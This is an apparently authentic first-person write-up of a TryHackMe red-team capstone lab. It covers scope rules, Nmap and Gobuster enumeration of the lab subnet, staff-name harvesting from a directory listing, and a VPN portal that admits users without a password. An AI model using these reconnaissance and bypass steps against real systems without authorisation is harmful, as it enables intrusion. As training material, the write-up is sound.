Red Team Capstone Challenge: A Partial Lab Write-up
A partial TryHackMe Red Team Capstone write-up covering corporate access and Active Directory, with evidence gaps and the unfinished SWIFT stage explained.
By Bryce Mccorkell.
Welcome to Trimento!
Trimento is the fictional setting for the TryHackMe Red Team Capstone Challenge. Its government has asked a security consultancy to assess TheReserve, a simulated reserve bank.
The engagement covers two divisions: Corporate, which manages foreign investments and corporate clients, and Bank, which operates the core banking environment.
The central question is whether weaknesses in the corporate environment could provide a route into the banking environment.
My approach was to enumerate the exposed hosts, obtain corporate access, and investigate the relationships between the Windows domains.
The final objective concerned the lab's simulated SWIFT application. In the real world, Swift carries financial messages and payment instructions; the participating institutions move the funds.
I worked through this lab in August 2026, using the addresses and tool versions shown in the screenshots.
Outcome: partial completion. I recorded evidence for flags 1–16, but did not complete the SWIFT transfer. The corporate Domain Admin step also depended on an unexplained privileged account state; I did not demonstrate that escalation myself. Those limits are discussed below.
In-Scope
- Testing TheReserve hosts within the assigned lab range, subject to the exclusions below. Reachability through a VPN is not, by itself, authorisation.
- Reconnaissance of TheReserve's website inside the supplied subnet; no external internet OSINT was part of the engagement.
- Phishing of any of the employees of TheReserve.
- Attacking the mailboxes of TheReserve employees on the WebMail host (.11).
- Working towards the simulated transfer objective within the stated scope and exclusions.
Out-of-Scope
- Security testing of any sites not hosted on the network.
- Security testing of the TryHackMe VPN (.250) and scoring servers, or attempts to attack any other user connected to the network.
- Any security testing on the WebMail server (.11) that alters the mail server configuration or its underlying infrastructure.
- Attacking the mailboxes of other red teamers on the WebMail portal (.11).
- External (internet) OSINT gathering.
- Testing hosts outside the subnet assigned by the room. For this attempt that range was 10.200.40.0/24; it must not be assumed for another deployment.
- Conducting denial-of-service attacks or any attack that renders the network inoperable for other users.
Registration:
I registered through the lab's e-Citizen portal, which provided the engagement contact channel and flag-submission workflow.

Lab username: n0debranch
Assigned target range: 10.200.40.0/24
I used the email account issued by the e-Citizen portal for engagement communication and flag submissions.
The supplied archive included tools, a base password list, and the company password policy. The brief narrowed the special characters to !@#$%^, making it possible to generate a bounded set of candidates for this lab.


With the scope and supplied resources established, I began enumeration.

Starting Layout:

I started by mapping the exposed hosts and their services.
I initially scanned the whole assigned /24, which also included the excluded VPN address. I should have excluded that address from discovery. My subsequent service scan targeted only .11, .12, and .13.
-sn performs host discovery without a port scan; it is not limited to ICMP echo requests. See the Nmap host-discovery documentation.
┌──(n0debranch㉿n0debranch)-[~]
└─$ nmap -sn 10.200.40.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-09 13:04 +1000
Nmap scan report for 10.200.40.1
Host is up (0.28s latency).
Nmap scan report for 10.200.40.11
Host is up (0.39s latency).
Nmap scan report for 10.200.40.12
Host is up (0.34s latency).
Nmap scan report for 10.200.40.13
Host is up (0.18s latency).
Nmap scan report for 10.200.40.250
Host is up (0.28s latency).
Nmap done: 256 IP addresses (5 hosts up) scanned in 20.84 seconds
The sweep also returned .1 and .250. I suspected .1 was a gateway, but did not verify its role. The brief identified .250 as excluded TryHackMe VPN infrastructure, so I did not include either address in the service scan below.
-sC runs Nmap's default NSE scripts; -sV probes for service versions. These results describe the scanned ports, not an exhaustive inventory of every TCP and UDP service.
┌──(n0debranch㉿n0debranch)-[~]
└─$ nmap -sC -sV 10.200.40.11 10.200.40.12 10.200.40.13
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-09 13:54 +1000
Nmap scan report for 10.200.40.11
Host is up (0.32s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 f3:6c:52:d2:7f:e9:0e:1c:c1:c7:ac:96:2c:d1:ec:2d (RSA)
|   256 c2:56:3c:ed:c4:b0:69:a8:e7:ad:3c:31:05:05:e9:85 (ECDSA)
|_  256 d3:e5:f0:73:75:d5:20:d9:c0:bb:41:99:e7:af:a0:00 (ED25519)
25/tcp   open  smtp          hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
110/tcp  open  pop3          hMailServer pop3d
|_pop3-capabilities: TOP USER UIDL
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp open imap hMailServer imapd
|_imap-capabilities: IMAP4 CHILDREN NAMESPACE IDLE completed CAPABILITY OK
RIGHTS=texkA0001 SORT ACL QUOTA IMAP4rev1
445/tcp open microsoft-ds?
587/tcp open smtp hMailServer smtpd
| smtp-commands: MAIL, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
3306/tcp open mysql MySQL 8.0.31
| ssl-cert: Subject:
commonName=MySQL_Server_8.0.31_Auto_Generated_Server_Certificate
| Not valid before: 2023-01-10T07:46:11
|_Not valid after: 2033-01-07T07:46:11
| mysql-info:
| Protocol: 10
| Version: 8.0.31
| Thread ID: 21
| Capabilities flags: 65535
| Some Capabilities: Speaks41ProtocolNew, LongPassword, Support41Auth,
InteractiveClient, SupportsLoadDataLocal, DontAllowDatabaseTableColumn,
SupportsTransactions, IgnoreSigpipes, SwitchToSSLAfterHandshake,
ConnectWithDatabase, Speaks41ProtocolOld, FoundRows,
IgnoreSpaceBeforeParenthesis, ODBCClient, LongColumnFlag,
SupportsCompression, SupportsMultipleStatments, SupportsAuthPlugins,
SupportsMultipleResults
| Status: Autocommit
| Salt: qlYk\x1F8T'sHK?x\x1E1\x19 M77
|_ Auth Plugin Name: caching_sha2_password
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-08-09T03:56:11+00:00; -1s from scanner time.
| rdp-ntlm-info:
| Target_Name: THERESERVE
| NetBIOS_Domain_Name: THERESERVE
| NetBIOS_Computer_Name: MAIL
| DNS_Domain_Name: thereserve.loc
| DNS_Computer_Name: MAIL.thereserve.loc
| DNS_Tree_Name: thereserve.loc
| Product_Version: 10.0.17763
|_ System_Time: 2026-08-09T03:55:57+00:00
| ssl-cert: Subject: commonName=MAIL.thereserve.loc
| Not valid before: 2026-08-05T07:11:53
|_Not valid after: 2027-02-04T07:11:53
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: MAIL; OS: Windows; CPE: cpe:/o:microsoft:windowsHost script results:
| smb2-security-mode:
| 3.1.1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2026-08-09T03:56:00
|_ start_date: N/ANmap scan report for 10.200.40.12
Host is up (0.42s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
| 2048 10:d3:bd:2c:ec:db:33:94:59:fe:31:9e:d7:c7:8c:13 (RSA)
| 256 be:71:c7:af:dc:fb:65:4c:f7:63:1f:3a:5f:3a:16:01 (ECDSA)
|_ 256 41:98:77:69:3a:69:52:44:c8:02:a2:84:fe:49:f8:2c (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-title: VPN Request Portal
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelNmap scan report for 10.200.40.13
Host is up (0.31s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
| 2048 4f:c6:ea:a6:b1:ed:2a:1c:53:c0:90:bf:d5:44:db:69 (RSA)
| 256 da:bc:8b:d4:d0:3a:61:a2:5d:33:39:12:e8:be:a0:13 (ECDSA)
|_ 256 23:04:b5:fe:77:04:cb:a8:26:39:dc:b3:09:d3:4d:a5 (ED25519)
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelThe results gave me three useful starting points: the mail server, VPN request portal, and corporate website.

10.200.40.11 - Mail server
- 22/tcp — SSH — OpenSSH for Windows 7.7
- 25/tcp — SMTP — hMailServer smtpd
- 80/tcp — HTTP — Microsoft IIS 10.0
- 110/tcp — POP3 — hMailServer pop3d
- 135/tcp — MSRPC — Microsoft Windows RPC
- 139/tcp — NetBIOS-SSN — Microsoft Windows NetBIOS
- 143/tcp — IMAP — hMailServer imapd
- 445/tcp — Microsoft-DS — SMB
- 587/tcp — SMTP — hMailServer smtpd
- 3306/tcp — MySQL — MySQL 8.0.31
- 3389/tcp — RDP — Microsoft Terminal Services
- 5985/tcp — HTTP — Microsoft HTTPAPI 2.0
Additional information reported by the scan:
Hostname: MAILDomain: thereserve.locNetBIOS domain: THERESERVEFQDN: MAIL.thereserve.locWindows product version: 10.0.17763- SMB signing: enabled, not required
10.200.40.12 - VPN Request Portal
- 22/tcp — SSH — OpenSSH 7.6p1 Ubuntu
- 80/tcp — HTTP — Apache 2.4.29
Web enumeration
HTTP title: VPN Request Portal- OS: Ubuntu Linux
10.200.40.13 - Apache Web Server
- 22/tcp — SSH — OpenSSH 7.6p1 Ubuntu
- 80/tcp — HTTP — Apache 2.4.29
- HTTP title: none
- OS: Ubuntu Linux

I used Gobuster with common.txt to look for web paths on the three exposed hosts. A discovered path is not automatically a vulnerability, and a negative result only describes the paths and responses covered by that scan.
The scan of .11 returned no useful matches with this wordlist.
On .12, the scan identified /vpn, which I returned to after reviewing the corporate website.
Gobuster results for 10.200.40.13:

I reviewed .13 first, then returned to the VPN portal.
The host served TheReserve's corporate website.

The staff page exposed names, roles, and photographs that could help establish likely account names. This was reconnaissance within the supplied lab network.



The image filenames contained first and last names that were not all visible on the page.

The parent image directory allowed directory listing, exposing additional filenames.
The site also had a Contact Us page and a simple to-do-list feature.
The contact address was applications@corp.thereserve.loc. This provided a candidate domain for later authentication tests.

I investigated the page's input handling, but did not establish a server-side exploit or another useful route from that feature.
The useful results from this host were the staff names and the corporate domain.
I then moved to the VPN request portal on 10.200.40.12.
VPN portal and exposed profiles

The portal presented a username and password form.
I considered the supplied password list, but first checked what the login responses revealed about usernames.
I tried formats such as roy_sims and roy.sims. The responses did not distinguish them, so this test did not establish a valid username format.

The image filenames suggested firstname.lastname, and the contact page suggested corp.thereserve.loc. I used these observations to form a hypothesis, rather than treating the format as confirmed.
While entering an email address, I submitted the form before entering a password. The portal allowed me to proceed. This demonstrated a missing-password check in the workflow I tested; it did not establish that every possible user could authenticate.

The configuration-generation form also accepted the values I tested, including arbitrary input. Reaching this page was not yet proof of an established VPN connection. I needed to test the resulting profile separately.
